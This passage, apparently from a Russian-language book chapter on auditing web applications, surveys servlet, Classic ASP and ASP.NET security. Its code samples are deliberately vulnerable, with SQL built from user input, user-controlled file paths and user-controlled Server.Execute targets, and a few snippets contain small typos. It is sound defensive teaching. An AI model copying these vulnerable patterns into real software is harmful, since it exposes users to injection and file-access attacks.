Этот код хорошо работает в однопоточной ситуации, потому что хранит номер счета в переменной экземпляра `account_number`. Затем он проверяет, действителен ли этот номер, и прерывает обработку, если пользователь не аутентифицирован. Если пользователь проходит аутентификацию, код отображает сведения о его счете. Однако в многопоточной среде, такой как веб-сервер, у этого кода есть очевидное состояние гонки. Строка `account_number` может быть изменена параллельными вызовами `doGet()` между действиями, что приводит к ситуациям, когда действительных пользователей иногда выбрасывает из системы, а время от времени кто-то видит информацию о чужом счете.

## Configuration

Сервлеты сопоставляются с виртуальным веб-деревом в конфигурационном файле, обычно в файле `web.xml` в каталоге `WEB-INF/` от корня веб-дерева. Информация в этом файле критична для анализа безопасности, поскольку она определяет, как сервлеты взаимодействуют с внешним миром. Хотя большая часть информации в файле полезна аудиторам кода, этот раздел сосредоточен на двух важных элементах: `servlet` и `servlet-mapping`.

Файл `web.xml` содержит список элементов `servlet`, где каждый элемент перечисляет сервлет в приложении. Этот элемент указывает полное имя класса сервлета и дает каждому сервлету управляемое имя, используемое для ссылки на него в других местах конфигурации. Здесь же можно добавить конфигурационную информацию, специфичную для сервлета, и другие параметры. В простейшей форме элементы `servlet` выглядят так:

```

<servlet>

    <servlet-name>myserverbuddy</servlet-name>

    <servlet-class>com.java.sun.popsicle.myserverbuddy

</servlet>

<servlet>

    <servlet-name>evildoer</servlet-name>

    <servlet-class>com.java.sun.popsicle.evildoer</servlet-class>

</servlet>

```

Веб-приложение, описанное такими элементами `servlet`, задает список сервлетов. Элемент `servlet-mapping` связывает шаблон URL с сервлетом, как показано в следующих примерах:

```
<servlet-mapping>

    <servlet-name>myserverbuddy</servlet-name>

    <url-pattern>/buddy/*</url-pattern>

</servlet-mapping>

<servlet-mapping>

    <servlet-name>evildoer</servlet-name>

    <url-pattern>*.evl</url-pattern>

</servlet-mapping>
```

Помните, что каждый сервлет или JSP, доступный из Интернета, становится еще одной поверхностью атаки и потенциальной точкой отказа. Лучшее решение - открывать только то, что действительно необходимо, и делать это при самых строгих разумных ограничениях.

## ASP

Active Server Pages (ASP, или Classic ASP) - популярная технология Microsoft для серверных сценариев в веб-приложениях. Программный код встраивается в HTML-страницу внутри специальных тегов, а серверный анализатор выполняет этот код при формировании страницы. Фактическим языком может быть любой язык, совместимый с ActiveScript, включая VBScript, JavaScript и PerlScript. На практике, однако, чаще всего используется VBScript, поэтому дальнейшее обсуждение сосредоточено на нем.

ASP в первую очередь предназначался для уровня представления в корпоративных веб-приложениях. Рекомендации Microsoft Distributed Network Architecture (DNA) 1.0 предлагают использовать COM-объекты для любых уровней логики. Обычно они реализуются на Visual Basic или C++. Однако многие малые и средние приложения целиком разрабатывались на ASP.

Аудит ASP довольно естественен для тех, кто знаком с PHP или JSP. Общая структура и приемы очень похожи, а основные различия связаны с языком и семантикой платформы.

## SQL Injection

Доступ к базам данных в ASP обычно выполняется через ActiveX Data Objects (ADO). Нужно искать три основных объекта: `Connection`, `Command` и `RecordSet`. Объект `Connection` представляет полноценное соединение с внешней базой данных. У него есть метод `Execute()`, который выполняет SQL-запрос через это соединение и возвращает `RecordSet`. Следующий код показывает самый распространенный способ выполнения SQL-запросов через объект `Connection`:

```
user = Request.Form("username")

Set Connection = Server.CreateObject("ADODB.Connection")

Connection.Open "DSN=testdsn; UID=xxx"

sqlStmt = "SELECT * FROM users WHERE name= '" & user & "'"

Set rs = Connection.Execute(sqlStmt)
```

Разработчики также могут использовать ADO-объект `Command`, который более гибок для хранимых процедур и параметризованных запросов. При таком подходе в объекте `Command` задаются свойства, которые указывают, какое соединение использовать и какой SQL-запрос выполнять. SQL-запрос выполняется при вызове метода `Execute()` объекта `Command`. Этот процесс показан в следующем коде:

```
set cmd = Server.CreateObject("ADODB.Command")

Command.ActiveConnection = Connection

querystr = "SELECT * FROM users WHERE name='" & user & "'"

cmd.CommandText = querystr

Command.Execute
```

Третий распространенный способ выполнить SQL-запрос состоит в том, что приложение создает объект `RecordSet`, а затем вызывает метод `Open()`, как показано ниже:

```
user = Request.Form("username")

querystr = "SELECT * FROM users WHERE name='" & user & "'"

Set rs = Server.CreateObject("ADODB.Recordset")

rs.Open querystr, "DSN=testdsn"
```

Все три типа конструкций уязвимы к SQL-инъекциям при обработке пользовательских данных, поэтому нужно искать любые места их использования. ADO также поддерживает параметризованные запросы через объект `Command`. Такие запросы можно распознать по заполнителю ? в строке запроса и по использованию метода `CreateParameter()` для добавления связанных параметров.

Для полноты при аудите ASP-приложения на SQL-проблемы также стоит искать конкретные строки, чтобы найти весь код взаимодействия с базой данных. Хорошие кандидаты для поиска - SQL-фрагменты вроде `INSERT`, `SELECT` или `WHERE`, а также методы, работающие с базой данных, например `Execute()` или `Open()`.

## Доступ к файлам

Доступ ASP к файловой системе обычно выполняется через объект `Scripting.FileSystemObject`, который определяет набор методов для стандартных операций с файлами: создания, удаления, чтения, записи и переименования. При аудите безопасности проверяйте каждое использование `FileSystemObject`, потому что большинство его методов имеет последствия для безопасности, если в них участвует пользовательский ввод. Ниже приведен пример проблемной попытки записать файл с помощью метода `CreateTextFile()`:

```
username = Request.Form("username")

path = server.MapPath("/profiles/")

Set objFSO = Server.CreateObject("Scripting.FileSystemObject")

Set objFSOFile = objFSO.CreateTextFile(path + "\" + username)
```

Этот пример уязвим к прямой атаке обхода пути, позволяющей атакующему создать в системе произвольный текстовый файл. Проблема NUL-байта также затрагивает ASP-код, поэтому атакующие могут легко обходить код, который добавляет суффикс или расширение файла к имени, полученному от пользователя. Этот фрагмент также демонстрирует хороший способ находить места, где обрабатываются пользовательские пути. Функция `Server.MapPath()` часто используется



при работе с файловыми путями. Она отвечает за преобразование пути в веб-дереве в реальный физический путь на диске. Поэтому она встречается в большинстве кода, работающего с файловой системой, даже если этот код использует механизм, отличный от `FileSystemObject`. На практике большую часть кода, манипулирующего файловой системой, можно найти регистронезависимым поиском по `FileSystemObject`, `MapPath` и `filename`.

## Вызов оболочки

Вызов командной оболочки в ASP не так естественен, как в веб-технологиях на базе UNIX. Обычно он выполняется через объект оболочки Windows Scripting Host `WshShell`. Этот объект предоставляет методы `Exec()` и `Run()`: `Run()` запускает новое приложение Windows, а `Exec()` запускает программу внутри дочерней командной оболочки и обрабатывает перенаправление стандартного ввода, вывода и ошибок. Код, который вызывает оболочку, обычно легко найти, поскольку он чаще всего следует такому шаблону:

```
set objShell = Server.CreateObject( "WScript.Shell" )  
  
objShell.Run( thecommand )
```

Если пользователи могут менять части командной строки, передаваемой в `WshShell`, это, скорее всего, серьезная уязвимость.

## Включение файлов

Большинство включений файлов в ASP-коде фактически выполняется через SSI. Поскольку эти директивы обрабатываются до запуска ASP-интерпретатора, динамически построенные инструкции `#include` работать не могут. Иными словами, нельзя написать код, который сформирует имя файла во время выполнения, а затем включит этот файл с помощью тега `<!-- #include file=<> -->`.

При этом начиная с IIS 5.0 и ASP 3.0 доступны два новых метода, которые заставляют ASP-интерпретатор обрабатывать другие файлы во время выполнения. Метод `Server.Execute()` вызывает отдельную ASP-страницу и встраивает ее результат в текущую ASP-страницу. Он работает как функция включения, но несколько сложнее в том, как сохраняет объектную модель, связанную с HTTP-запросом. По сути, он вызывает другую ASP-страницу как подпрограмму. В документации MSDN есть хороший пример; ниже он изменен, чтобы показать уязвимость безопасности.

```
<HTML>  
  
<BODY>  
  
<H1>Company Name</H1>  
  
<%  
  
    Lang = Request.ServerVariables("HTTP_ACCEPT_LANGUAGE")  
  
    Server.Execute(Lang & "Welcome.asp")  
  
>%>  
  
</BODY>  
  
</HTML>
```

Этот код пытается открыть регионально локализованную страницу, формируя имя файла из языка, указанного клиентом. Поэтому следующие ASP-страницы находились бы в том же каталоге, что и основная страница приветствия:

```
- EnWelcome.asp -  
  
<% Response.Write "Welcome to my Web site!" %>  
  
- DeWelcome.asp  
  
<% Response.Write "Willkommen zu meinem Web site!" %>  
  
- EsWelcome.asp -  
  
<% Response.Write "Recepcion a mi Web site!" %>
```

Очевидная дыра в безопасности состоит в том, что язык не фильтруется, и пользователи могут управлять аргументом `Server.Execute()`. Поскольку ASP также подвержен проблеме завершения строки NUL-байтом, добавление `Welcome.asp` не мешает атакующему указать произвольные файлы. Обратите внимание, что в среде ASP эта уязвимость далеко не так опасна, как в PHP. В ASP атакующий должен указать имя файла в веб-дереве и не может указывать внешние файлы, что несколько ограничивает атаку. Лучший вариант для атакующих - найти временный каталог в веб-дереве, куда можно загрузить файл с VBScript. Также может быть полезно включать другие конфигурационные и содержательные файлы в веб-дереве, поскольку ASP-анализатор, скорее всего, раскроет их содержимое, даже если не найдет допустимый ASP-код. Часто, если система построена вокруг подобных механизмов связывания ASP-страниц, одного вызова неверного "внутреннего" ASP-файла достаточно, чтобы атакующие обошли проверки аутентификации или авторизации.

`Server.Transfer()` передает управление от одного ASP-файла другому. Он отличается от `Execute()` тем, что полностью передает управление и прекращает выполнение исходной ASP-страницы. Состояние системы и объектов, образующих ASP-среду, сохраняется, а передача происходит полностью на стороне сервера. Другие веб-технологии реализуют эту возможность в той или иной форме, потому что она хорошо подходит для разделения кода и логики представления. Разработчики могут создать один ASP-файл, который выполняет всю работу с базой данных и бизнес-логикой. Этот файл может заполнить несколько временных переменных данными, которые нужно отобразить. Если такой ASP-код использует `Server.Transfer()` для передачи управления второй ASP-странице, вторая страница может прочитать эти переменные из унаследованной среды выполнения, а затем сосредоточиться на визуальном представлении информации.

Манипуляция именем целевого файла в `Server.Transfer()` имеет примерно те же последствия, что и в `Server.Execute()`. Если разработчики ошибочно используют эти функции как аналоги `Response.Redirect()`, они могут столкнуться с неожиданными проблемами безопасности. Эти методы внешне похожи на перенаправление, но выполняют полную передачу управления на стороне сервера. Неправильная фильтрация при использовании этих методов может привести к выполнению произвольного кода и раскрытию чувствительных файлов.

## Встроенное выполнение

VBScript - самый распространенный язык сценариев, используемый в ASP. Он предоставляет несколько механизмов динамического выполнения кода во время работы, важных для анализа безопасности. `Execute()` принимает строку с VBScript-кодом и передает ее интерпретатору. `Eval()` делает почти то же самое, но рассматривает строку как выражение, а не как инструкцию. Эти функции очень похожи, но разделение на две функции помогает устранить неоднозначность VBScript при интерпретации оператора `=`. В `Execute()` он используется для присваивания, а в `Eval()` проверяет равенство. В VBScript также есть `ExecuteGlobal()`, похожая на `Execute()`, но выполняющая динамически переданный код в глобальном пространстве имен текущего приложения. Поэтому динамический код может определять или изменять переменные, используемые другими функциями.

Обратите внимание на различие между этой функцией `Execute()` и ASP-методом `Server.Execute()`. Функция `Execute()` - языковая директива VBScript для динамической интерпретации кода, а `Server.Execute()` - часть объектной модели и API среды ASP для передачи потока управления другому ASP-сценарию. Если атакующие могут протащить метасимволы в динамически выполняемый код для любого из этих методов, последствия будут крайне серьезными. Они смогут использовать сценарный код для любых выбранных операций или просто открыть удаленную оболочку.

## Межсайтовый скриптинг

ASP кодирует HTML-содержимое с помощью функции `Server.Encode()` для обычного HTML и функции `Server.URLEncode()` для URL. Нужно искать любой HTML-вывод, на который может влиять пользователь, выполняемый другими способами, включая `Response.Write()` и `<% = <expression> %>`.

## Configuration

ASP-программисты часто используют расширение `.inc` для включаемых файлов, как это делают и PHP-программисты. Если веб-сервер не настроен корректно обрабатывать расширение `.inc`, чаще всего при прямом запросе он просто отдает такие файлы как обычный текст. Обычно стоит проверять эту ошибку, поскольку это распространенный эксплуатационный недосмотр.

## ASP.NET

ASP.NET - преемник Microsoft для платформы Classic ASP; он предоставляет компонентную среду веб-сервисов .NET. Среда .NET - это независимая от языка виртуальная машина и набор связанных библиотек. Во многом она похожа на платформу Java: обе являются независимыми от платформы средами виртуальной машины, предоставляют развитый контроль доступа к коду и имеют очень богатые стандартные библиотеки. На практике многие одинаковые приемы применимы и к Java, и к ASP.NET, хотя названия и отдельные соглашения различаются. В частности, .NET предоставляет Common Language Runtime (CLR), поддерживающую разные языки, поэтому анализ исходного кода .NET-приложения может требовать знания нескольких языков. К счастью, самые популярные языки .NET - C# и VB.NET - похожи соответственно на Java и Visual Basic. Также полезно знать Classic ASP, поскольку многие его соглашения и потенциальные проблемы безопасности сохраняются в ASP.NET.

## SQL Injection

Среда .NET предоставляет пространство имен System.Data для взаимодействия со всеми источниками данных, вместе называемыми ADO.NET. Соединение с источником данных обычно устанавливается через класс SqlConnection в пространстве имен System.Data.SqlClient, хотя можно использовать и соединение, специфичное для конкретной базы данных, например класс OracleConnection из пространства имен System.Data.Client. Семантика в основном одинакова, поэтому этот раздел ограничивается базовым поставщиком.

После установления соединения запросы можно выполнять несколькими способами. Самый безопасный подход - использовать параметризованный SQL через классы SqlCommand и SqlParameter. Этот подход следует той же общей структуре параметризованных запросов, которая обсуждалась в главе 17. Ниже приведен пример параметризованного запроса на C#:

```
SqlCommand cmd = new SqlCommand(
    "SELECT * FROM table WHERE name=@name", cn);

cmd.CommandType= CommandType.Text;

SqlParameter prm = new SqlParameter("@name", SqlDbType.VarChar, 50);

prm.Direction=ParameterDirection.Input;

prm.Value = userInput;

cmd.Parameters.Add(prm);

SqlDataReader rdr = cmd.ExecuteReader();
```

Этот фрагмент кода выполняет параметризованную команду и присоединяет результирующий набор к объекту чтения данных. Это довольно распространенный подход к SQL в .NET. Однако тот же запрос можно записать гораздо короче:

```
SqlCommand cmd = new SqlCommand(
    "SELECT * FROM table WHERE name='" + userInput + "'", cn);

cmd.CommandType= CommandType.Text;

SqlDataReader rdr = cmd.ExecuteReader();
```

Второй вариант очевидно уязвим: параметры не связаны, и атакующий может передать SQL-метасимволы во входных данных. Однако он все равно использует тот же класс `SqlCommand`, что и параметризованный запрос, поэтому нужно обязательно искать любой динамический ввод в строке запроса.

## Доступ к файлам

Ввод и вывод обрабатываются пространством имен `System.IO`, но нужно следить и за другими возможными механизмами. Как и Java, .NET является расширяемой средой, и разработчики используют различные фреймворки и обертки. Можно выполнить простые поиски по распространенным именам файловых переменных, как предлагалось в разделе о Java. Также можно искать вызовы методов объекта `Request`, работающих с путями, особенно `Request.MapPath()` и `Request.MapPathSecure()`, которые используются для преобразования относительных путей в серверном контексте.

Еще одно соображение: подавляющее большинство ASP.NET-приложений работает на Windows-системах, хотя проекты Mono и DotGNU предоставляют кросс-платформенные реализации. Поэтому нужно помнить об особенностях обработки файлов в Windows, рассмотренных в главе 11, "Windows I: Objects and the File System".

## Вызов оболочки

Класс `Process` из пространства имен `System.Diagnostics` используется для запуска других процессов и управления ими. По умолчанию этот класс вызывает подходящий обработчик оболочки на основе расширения переданного имени файла, поэтому он очень похож на Win32-функцию `ShellExecuteEx`. Например, эта функция вызывает `cmd.exe`, если ей передан файл с именем `test.bat`. Этим поведением можно управлять, задав свойство `UseShellExecute` равным `false` в классе `ProcessStartInfo`, передаваемом в `Process.Start()`. Ниже приведен простой пример запуска пакетного файла с вручную указанной командной оболочкой:

```
ProcessStartInfo si = new ProcessStartInfo("cmd.exe");

si.Arguments = "/c test.bat"

si.UseShellExecute = false;

Process proc = Process.Start(si);
```

А вот пример, который выполняет файл с помощью стандартного обработчика пакетных файлов:

```
Process proc = Process.Start("test.bat");
```

Расширение файла особенно важно при запуске процесса, если `ProcessStartInfo` не задан явно. Атакующие, которые могут управлять именем файла, способны использовать это для запуска совершенно других приложений или для принудительной интерпретации метасимволов оболочки.

## Включение файлов

ASP.NET похож на Java тем, что не допускает динамического включения файлов сценариев. Однако файлы можно включать через такую директиву препроцессора:

```
<!--#include file="inc_footer.aspx"-->
```

Разумеется, уязвимость, позволяющая записать файл в корень веб-приложения, может привести к уязвимости динамического выполнения. Кроме того, ASP.NET поддерживает методы `Server.Transfer()` и `Server.Execute()`, унаследованные от Classic ASP, поэтому проблемы безопасности из обсуждения Classic ASP также применимы. Наконец, бывают ситуации, позволяющие разработчикам реализовать собственные возможности динамического включения; они обсуждаются в следующем разделе.

## Встроенное выполнение

Фреймворк .NET независим от языка, поэтому он не совсем поддерживает прямое выполнение сценариев. Однако пространство имен `System.CodeDom.Compiler` включает классы `CodeProvider` для распространенных языков, таких как C# и VB.NET. Используя это пространство имен, разработчики могут довольно легко реализовать встроенное выполнение, просто программно компилируя и запуская исходный код. Как ни странно, такой подход действительно встречается в промышленном веб-коде, поэтому нужно отслеживать любое использование пространства имен `System.CodeDom.Compiler`.

## Межсайтовый скриптинг

ASP.NET предотвращает атаки межсайтового скриптинга с помощью тех же базовых механизмов фильтрации, что и Classic ASP, включая функцию `Server.HtmlEncode()` для обычного HTML и функцию `Server.UrlEncode()` для URL. ASP.NET также предоставляет дополнительную защиту, явно отклоняя запросы, содержащие символы `<` и `>`; это поведение управляется атрибутом страницы `ValidateRequest`. Некоторые элементы управления страниц также экранируют сценарные данные, хотя для определения точного поведения каждого элемента нужно сверяться с документацией.

## Configuration

ASP.NET-приложения настраиваются с помощью файла `web.config` в корне каталога приложения. Этот файл может переопределять некоторые настройки глобального файла `machine.config`, который находится в подкаталоге `CONFIG` каталога установки .NET Framework. Файл `web.config` включает настройки аутентификации для всего приложения, безопасность `ViewState`, параметры серверной среды выполнения и множество других деталей. MSDN содержит подробную информацию о `web.config`, но следующие разделы касаются нескольких важных моментов.

## ViewState

ViewState, хранящийся в клиентском cookie, содержит сведения о значениях параметров формы, состоянии элементов управления и другую информацию, относящуюся к отображению. По умолчанию ViewState защищен безопасным дайджестом сообщения с использованием секрета в атрибуте `validationKey` поля `machineKey` в `web.config`. Однако некоторые элементы управления могут быть привязаны к источникам данных, которые раскрывают имена столбцов и таблиц вместе с другими потенциальными сведениями о схеме базы данных. Чтобы решить эту проблему, ViewState можно также шифровать, задав атрибут `validation` равным AES или DES и предоставив значение для `decryptionKey`. Если ViewState не зашифрован, можно использовать один из множества декодеров ViewState для поиска интересной информации; декодер ViewState доступен на [www.pluralsight.com/tools.aspx](http://www.pluralsight.com/tools.aspx). Следующий простой раздел ViewState требует и аутентификации, и шифрования для всех страниц:

```
<pages enableViewStateMac="true" ... />

<machineKey validationKey="AutoGenerate,IsolateApps"
             decryptionKey="AutoGenerate,IsolateApps"
             validation="SHA1" decryption="AES" />
```

## Access Control

ASP.NET позволяет приложению задавать контроль доступа для всего сайта, принудительно обеспечиваемый средой выполнения. Один из самых популярных видов аутентификации - аутентификация на основе форм; ниже приведен пример соответствующего раздела в `web.config`:

```
<authentication mode="Forms">

  <forms name="AuthLogin"

    loginURL="login.aspx"

    protection="All"

    timeout="1200"

    path="/" />

</authentication>
```

Этот код приводит к перенаправлению запроса от неаутентифицированного пользователя на `login.aspx`. Затем эта страница может обработать вход и при необходимости после успеха переслать пользователя на исходный URL.

Страница входа обычно является первой страницей, которую нужно проверять в ASP.NET-приложении. Разработчики часто включают в нее обходные механизмы для тестирования или запросов веб-сервисов, либо сама страница входа может иметь собственные уязвимости.

## Authorization

Раздел авторизации файла `web.config` также может содержать полезную информацию и использоваться для ограничения методов запроса, пользователей, групп и ролей. Обычно встречается небольшое число ролей, разделяющих обычных и административных пользователей. Ниже приведен типичный раздел авторизации для административного интерфейса веб-приложения:

```
<authorization>

    <allow roles="Administrator"/>

    <deny users="" />

</authorization>
```

Тег `location` также можно использовать для ограничения области действия раздела авторизации. Например, этот раздел можно заключить в тег `location`, который охватывает только административную страницу или каталог.

## AppSettings

Раздел `appSettings` файла `web.config` можно использовать для задания параметров, специфичных для приложения. Они передаются как простые пары ключ-значение и позднее извлекаются с помощью `ConfigurationSettings.AppSettings()`. Эти параметры могут быть важны для работы приложения, поэтому отмечайте их и проверяйте, где они используются в коде. В частности, сведения о подключениях к базе данных и промежуточному ПО часто хранятся именно в этом разделе. Ниже приведен пример раздела `appSettings` файла `web.config`:

```
<appSettings>

    <add key="myparam" value="testval" />

</appSettings>
```

## Summary

Эта глава дала обзор текущего направления развития веб-технологий и некоторые подробности о распространенных платформах. Вы сможете использовать эту информацию как отправную точку при анализе веб-приложений. Однако помните, что все эти платформы довольно сложны; подробному исследованию аспектов безопасности каждой из них можно было бы посвятить отдельную книгу. Обязательно дополняйте материал этой главы подробной информацией от разработчиков платформ и из других ресурсов по безопасности.